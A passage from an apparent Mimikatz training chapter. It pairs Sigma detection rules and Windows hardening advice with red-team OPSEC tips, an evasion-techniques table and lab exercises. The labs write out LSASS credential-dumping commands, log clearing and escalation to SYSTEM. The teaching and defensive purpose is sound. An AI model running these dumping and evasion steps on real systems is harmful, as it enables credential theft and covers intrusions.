Microsoft-Windows-Kernel-Process ETW: Provides detailed process access telemetry.
Memory Pattern Detection
Modern EDR and AV tools scan for known patterns in memory.
Mimikatz Memory Signatures:
| Pattern | Location | Purpose |
|---|---|---|
gentilkiwi | String table | Author attribution |
mimikatz | Multiple locations | Tool identification |
A La Vie, A L'Amour | Banner | Version string |
sekurlsa, kerberos | Command tables | Module identification |
Network Indicators
| Activity | Protocol | Detection |
|---|---|---|
| DCSync | DRSUAPI RPC | Unusual replication requests |
| Golden Ticket | Kerberos | TGT with long lifetime |
| Pass-the-Hash | NTLM | Type 3 logon without Type 1 |
| Silver Ticket | Kerberos | Service ticket without TGT request |
SIGMA Detection Rules
Rule: Mimikatz Command Line Detection
yaml
title: Mimikatz Command Line Arguments
id: a2e34fc1-5b3d-4a8b-9f6c-7d8e2f9a1b2c
status: stable
description: Detects Mimikatz command line arguments
logsource:
    category: process_creation
    product: windows
detection:
    selection_commands:
        CommandLine|contains:
            - 'sekurlsa::'
            - 'kerberos::'
            - 'lsadump::'
            - 'privilege::debug'
            - 'token::elevate'
            - 'crypto::capi'
            - 'dpapi::'
    condition: selection_commands
falsepositives:
    - Security tools using similar syntax
level: critical
Rule: LSASS Memory Access
yaml
title: LSASS Process Access
id: b3f45ad2-6c4e-5b9c-af7d-8e9f3a0b3d4e
status: stable
description: Detects processes accessing LSASS memory
logsource:
    category: process_access
    product: windows
detection:
    selection:
        TargetImage|endswith: '\lsass.exe'
        GrantedAccess|contains:
            - '0x1010'
            - '0x1410'
            - '0x1438'
            - '0x143a'
            - '0x1FFFFF'
    filter:
        SourceImage|startswith:
            - 'C:\Windows\System32\'
            - 'C:\Program Files\Windows Defender\'
    condition: selection and not filter
falsepositives:
    - Legitimate security tools
    - Windows Error Reporting
level: critical
Defensive Strategies
1. Enable Credential Guard
Credential Guard uses virtualization-based security (VBS) to isolate LSASS secrets in a protected container that Mimikatz cannot access, even with kernel-level access.
Implementation:
powershell
# Check current status
Get-ComputerInfo | Select-Object DeviceGuard*

# Enable via Group Policy:
# Computer Configuration > Administrative Templates > System > Device Guard
# - Turn On Virtualization Based Security: Enabled
# - Credential Guard Configuration: Enabled with UEFI lockRequirements:
- UEFI with Secure Boot
- TPM 2.0 (recommended)
- 64-bit Windows 10/11 Enterprise or Server 2016+
- Virtualization extensions enabled
2. Configure LSASS as Protected Process Light
PPL prevents non-protected processes from opening LSASS, blocking most credential dumping tools.
Implementation:
Registry Key: HKLM\SYSTEM\CurrentControlSet\Control\Lsa
Value: RunAsPPL
Type: DWORD
Data: 1
Group Policy: Computer Configuration > Windows Settings > Security Settings > Local Policies > Security Options > "Configure LSASS to run as a protected process"
3. Implement Comprehensive Logging
Enable all relevant logging sources for detection:
Process Creation Logging:
Computer Configuration > Windows Settings > Security Settings >
  Advanced Audit Policy Configuration > Detailed Tracking
  - Audit Process Creation: Success, Failure

Computer Configuration > Administrative Templates > System >
  Audit Process Creation
  - Include command line in process creation events: Enabled
Sysmon Deployment: Deploy Sysmon with configuration focusing on Event IDs 1, 8, and 10.
4. Disable WDigest Plaintext Credential Storage
WDigest can store plaintext passwords in LSASS memory. Disable this legacy feature:
Registry Setting:
Registry Key: HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest
Value: UseLogonCredential
Type: DWORD
Data: 0Note: This is default disabled on Windows 8.1+ but can be re-enabled by attackers with admin rights.
5. Implement Privileged Access Workstations (PAWs)
Isolate administrative activities to dedicated secure workstations:
- Separate physical/virtual systems for admin tasks
- No email or web browsing on PAWs
- Credential isolation between tiers
- Network segmentation for PAW access
6. Deploy Advanced Endpoint Detection and Response (EDR)
Modern EDR solutions provide:
| Capability | Mimikatz Defense |
|---|---|
| Memory scanning | Detect loaded Mimikatz |
| Behavioral analysis | Unusual LSASS access patterns |
| Kernel callbacks | Process access monitoring |
| Credential protection | Block credential theft APIs |
7. Implement Network Segmentation
Limit the blast radius of credential theft:
- Tier 0/1/2 network isolation
- Admin jump servers with MFA
- No direct admin access to workstations
- Service account isolation
8. Enable Attack Surface Reduction Rules
Windows Defender ASR rules can block credential theft:
powershell
# Block credential stealing from LSASS
Set-MpPreference -AttackSurfaceReductionRules_Ids 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2 -AttackSurfaceReductionRules_Actions Enabled
9. Regular Credential Rotation
Reduce the value of stolen credentials:
| Account Type | Rotation Frequency | Method |
|---|---|---|
| User passwords | 90-365 days | Policy-enforced |
| Admin passwords | 30-90 days | PAM solution |
| Service accounts | 90 days | Managed Service Accounts |
| KRBTGT | Semi-annual | Double rotation |
| Machine accounts | Never (auto) | Trust Windows handling |
10. Monitor for Privilege Escalation
Detect privilege abuse before credential theft:
Event ID 4672 (Special Privileges Assigned):
Monitor for: SeDebugPrivilege, SeBackupPrivilege,
             SeRestorePrivilege, SeTcbPrivilege
Event ID 4673 (Privileged Service Called):
Monitor for: Sensitive privilege useOperational Considerations
For Red Team Operations
Pre-Engagement Checklist
| Item | Verification Method |
|---|---|
| Target architecture | echo %PROCESSOR_ARCHITECTURE% |
| Current privilege level | whoami /priv |
| Credential Guard status | Get-ComputerInfo | Select DeviceGuard* |
| LSASS PPL status | Process Explorer or sc qprotection |
| EDR presence | Process listing, service enumeration |
| Logging configuration | Registry/GPO review |
OPSEC Considerations
DO:
- Use command-line mode for minimal dwell time
- Redirect output to files, delete after exfiltration
- Consider offline dump analysis when possible
- Test in lab environment first
- Match binary architecture to target
DON'T:
- Run stock binary against defended networks
- Leave Mimikatz process running
- Forget to clean up output files
- Assume admin = successful credential dump
- Ignore error messages
Evasion Techniques Overview
| Technique | Detection Bypassed | Complexity |
|---|---|---|
| Binary obfuscation | Signature AV | Low |
| Reflective loading | File-based detection | Medium |
| Direct syscalls | API hooking | High |
| Memory-only execution | Disk forensics | Medium |
| Custom compilation | Hash-based detection | Low |
For Blue Team Operations
Monitoring Priority Matrix
| Data Source | Priority | Coverage |
|---|---|---|
| Sysmon Event 10 | Critical | LSASS access |
| Sysmon Event 1 | Critical | Process creation |
| Security 4688 | High | Process with command line |
| Security 4672 | High | Privilege assignment |
| Security 4703 | Medium | Privilege adjustment |
| ETW Kernel-Process | Medium | Detailed telemetry |
Investigation Questions
When investigating potential Mimikatz activity:
- What process accessed LSASS?
- What access rights were requested?
- What was the parent process chain?
- Was SeDebugPrivilege enabled?
- Are there associated file artifacts?
- What network activity followed?
- Were other systems accessed with the same credentials?
Response Actions
| Severity | Immediate Action | Follow-up |
|---|---|---|
| Confirmed Mimikatz | Isolate system, preserve memory | Credential reset for affected accounts |
| LSASS dump detected | Isolate, identify destination | Assume all cached credentials compromised |
| Suspicious LSASS access | Investigate, monitor | Validate source process legitimacy |
Practical Lab Exercises
Lab 1: Architecture Verification
Objective: Understand the impact of architecture mismatch.
Setup: Windows 10/11 x64 VM with both Mimikatz binaries
Steps:
- Verify system architecture:
cmd
echo %PROCESSOR_ARCHITECTURE%- Attempt credential extraction with Win32 binary:
cmd
cd \mimikatz\Win32
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit"
Note the error message regarding LSASS access
Repeat with x64 binary:
cmd
cd \mimikatz\x64
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit"- Compare results
Expected Learning: Understanding why architecture matching is critical for live credential extraction.
Lab 2: Privilege Level Comparison
Objective: Observe behavior differences across privilege levels.
Steps:
- Run as standard user (no elevation):
cmd
runas /user:standarduser cmd
mimikatz.exe "privilege::debug" "exit"- Run as Administrator (UAC elevated):
cmd
# From elevated prompt
mimikatz.exe "privilege::debug" "exit"- Run as SYSTEM:
cmd
psexec -s -i cmd.exe
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit"- Document the differences in capability at each level.
Lab 3: Detection Logging Analysis
Objective: Understand what defenders see.
Setup: Sysmon installed with verbose configuration
Steps:
- Clear existing logs:
powershell
wevtutil cl Microsoft-Windows-Sysmon/Operational
wevtutil cl Security- Execute Mimikatz with various commands:
cmd
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit"- Analyze Sysmon logs:
powershell
Get-WinEvent -LogName "Microsoft-Windows-Sysmon/Operational" |
  Where-Object {$_.Id -in (1,10)} |
Format-List TimeCreated, Message- Analyze Security logs:
powershell
Get-WinEvent -LogName Security |
  Where-Object {$_.Id -in (4688,4672)} |
Format-List TimeCreated, Message- Identify all artifacts created by your Mimikatz execution.
Lab 4: Module Discovery Practice
Objective: Master the error-based discovery technique.
Steps:
- List all modules:
mimikatz # nonexistent::- For each module discovered, list its commands:
mimikatz # sekurlsa::
mimikatz # kerberos::
mimikatz # lsadump::
[...continue for all modules...]
Create a personal reference chart of modules and commands.
Identify which commands require:
- Debug privilege
- SYSTEM context
- Domain membership
- Specific Windows versions
Lab 5: Offline vs. Online Analysis
Objective: Practice both live and dump-based credential extraction.
Steps:
Create LSASS dump using Task Manager:
- Open Task Manager > Details tab
- Right-click lsass.exe > Create dump file
- Note the dump location
Analyze live:
mimikatz # privilege::debug
mimikatz # sekurlsa::logonpasswords- Analyze dump:
mimikatz # sekurlsa::minidump C:\path\to\lsass.DMP
mimikatz # sekurlsa::logonpasswords
Compare output - they should match
Test analyzing the dump on a different system (no admin required)
Summary
This chapter has established the operational foundation for using Mimikatz effectively. The key concepts to internalize are:
Architecture Fundamentals:
- Always match Mimikatz binary architecture to the target OS (x64 for 64-bit Windows)
- Win32 binary cannot access 64-bit LSASS on live systems
- Both versions can analyze appropriate dump files offline
Privilege Requirements:
- Standard users have extremely limited capabilities
- Administrators must enable
SeDebugPrivilegeviaprivilege::debug - SYSTEM context provides the most reliable access and bypasses many restrictions
Execution Modes:
- Interactive mode excels for learning and exploration
- Command-line mode is preferred for operational use due to reduced dwell time
- Always include
exitin command-line execution to prevent process persistence
Detection Landscape:
- Sysmon Event IDs 1 and 10 are primary detection sources
- Security Event 4688 with command-line logging captures execution details
- EDR behavioral analysis detects LSASS access patterns regardless of binary name
- Focus on behaviors, not just signatures
Module Discovery:
- The error-based discovery technique (
invalidmodule::) reveals all available modules - Same technique works within modules to list commands
- Command syntax follows consistent
module::command /switch:valuepattern
Defensive Priorities:
- Credential Guard provides strongest protection via virtualization-based security
- LSASS PPL adds significant barrier to credential dumping
- Comprehensive logging enables detection and response
- Defense in depth is essential—no single control is sufficient
Master these basics, and you'll have a much smoother experience as we move into the actual modules. In the next chapter, we're going to dive into the Standard Module—the utility belt that helps you manage your session and stay organized.
Next: Chapter 3: Standard ModulePrevious: Chapter 1: Introduction